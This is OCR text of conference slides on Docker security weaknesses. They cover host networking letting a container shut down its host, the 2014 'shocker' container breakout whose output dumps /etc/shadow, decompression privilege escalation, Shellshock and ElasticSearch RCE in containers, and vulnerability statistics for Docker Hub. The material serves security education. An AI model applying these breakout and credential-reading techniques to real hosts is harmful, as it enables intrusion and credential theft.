

CONTAINERS ARE EPHEMERAL

VULNERABILITIES

DOCKER INSTALLATION | sh




DAEMON RUNS AS ROOT



DOCKER NETWORKING

ENUMERATE CONTAINERS



DOCKER NETWORKING

SHUTDOWN CONTAINER HOST

```
[ubuntu:pts/7:21:20:~% sudo docker run -it ubuntu bash
[root@08c9aab15aa5:/# shutdown now
 shutdown: Unable to shutdown system
[root@08c9aab15aa5:/# exit
 exit
[ubuntu:pts/7:21:20:~% sudo docker run --net=host -it ubuntu bash
[root@ubuntu:/# shutdown now
 root@ubuntu:/# exit
 ubuntu:pts/7:21:20:~% Connection to 172.16.135.157 closed by remote host.
 Connection to 172.16.135.157 closed.
```

`--net=host` — Tells Docker to skip placing the container inside of a separate network stack. In essence, this choice tells Docker to **not containerize the container's networking**! While container processes will still be confined to their own filesystem and process list and resource limits, a quick `ip addr` command will show you that, network-wise, they live "outside" in the main Docker host and have full access to its network interfaces. Note that this does **not** let the container reconfigure the host network stack — that would require `--privileged=true` — but it does let container processes open low-numbered ports like any other root process. It also allows the container to access local network services like D-bus. This can lead to processes in the container being able to do unexpected things like restart your computer. You should use this option with caution.

DOCKER ESCAPE (FIXED)

AFFECTED < 0.11.1

Problem stemmed from blacklisting kernel capabilities (Docker missed CAP_DAC_READ_SEARCH, allowing open_by_handle_at() to succeed)

In Docker 0.12.0, Docker switched to a whitelist model for kernel capabilities

Docker kernel capabilities whitelist:

- https://github.com/docker/docker/blob/master/daemon/execdriver/native/template/default_template.go

```
root@precise64:~# docker run gabrtv/shocker
[***] docker VMM-container breakout Po(C) 2014            [***]
[***] The tea from the 90's kicks your sekurity again.    [***]
[***] If you have pending sec consulting, I'll happily    [***]
[***] forward to my friends who drink secury-tea too!     [***]
[*] Resolving 'etc/shadow'
[*] Found vmlinuz
[*] Found vagrant
[*] Found lib64
[*] Found usr
[*] Found ...
```

```
[*] Found shadow
[+] Match: shadow ino=3935729
[*] Brute forcing remaining 32bit. This can take a while...
[*] (shadow) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0xf1, 0x0d, 0x3c, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0xf1, 0x0d, 0x3c, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Win! /etc/shadow output follows:
root:!:15597:0:99999:7:::
daemon:*:15597:0:99999:7:::
bin:*:15597:0:99999:7:::
```

DECOMPRESSION HIGHEST ROI ATTACK VECTOR

Docker needs to decompress (recursively) container images (and currently does this as root on the container host) – Docker supports at least XZ, GZ, TAR

Cloud Service Providers (CSP) particularly at risk if not validating container images

T. TIIGI WORKS AT DOCKER NOW

```
==========================================================================
[CVE-2014-9357] Escalation of privileges during decompression of LZMA (.xz) archives
==========================================================================

It has been discovered that the introduction of chroot for archive extraction in Docker 1.3.2 had introduced a privilege escalation vu
lnerability.  Malicious images or builds from malicious Dockerfiles could escalate privileges and execute arbitrary code as a privileg
ed root user on the Docker host by providing a malicious xz binary.

We are releasing Docker 1.3.3 to address this vulnerability. Only Docker 1.3.2 is vulnerable. Users are highly encouraged to upgrade.

Discovered by Tαμnis Tiigi.
```


BASH IN A DOCKER CONTAINER?

CVE-2014-6271

Present in >50% of popular containers on Docker Hub

Commonly present in most or very few of homegrown containers, dependent upon how automated builds are done in the CI/CD process automation

/bin/bash typically not related to the actively running process but could be



ELASTICSEARCH


CVE-2014-3120

CVE-2014-3120 is a RCE bug in ElasticSearch (prior to 1.2.0)

Ben Hall @ Ocelot Uproar was running ElasticSearch in a Docker container and it was breached via CVE-2014-3120 (probably first publicly-admitted breach of a Docker container environment in-the-wild (ITW))

Actively exploited in the wild and MetaSploit plugin available (works against Dockerized ElasticSearch):


- https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/elasticsearch/script_mvel_rce.rb



TEARING APART CONTAINERS

What did we find?

DOCKER HUB



Docker Hub Overall

>15,000 pre-built containers

>500 million downloads

>30% of containers have vulnerabilities

No security inspection by Docker

Docker Hub Official Images

~100 official images (tag: *latest*)

Blue-ribbon from Docker

>90% of official images have vulnerabilities

No security inspection by Docker

THANK YOU

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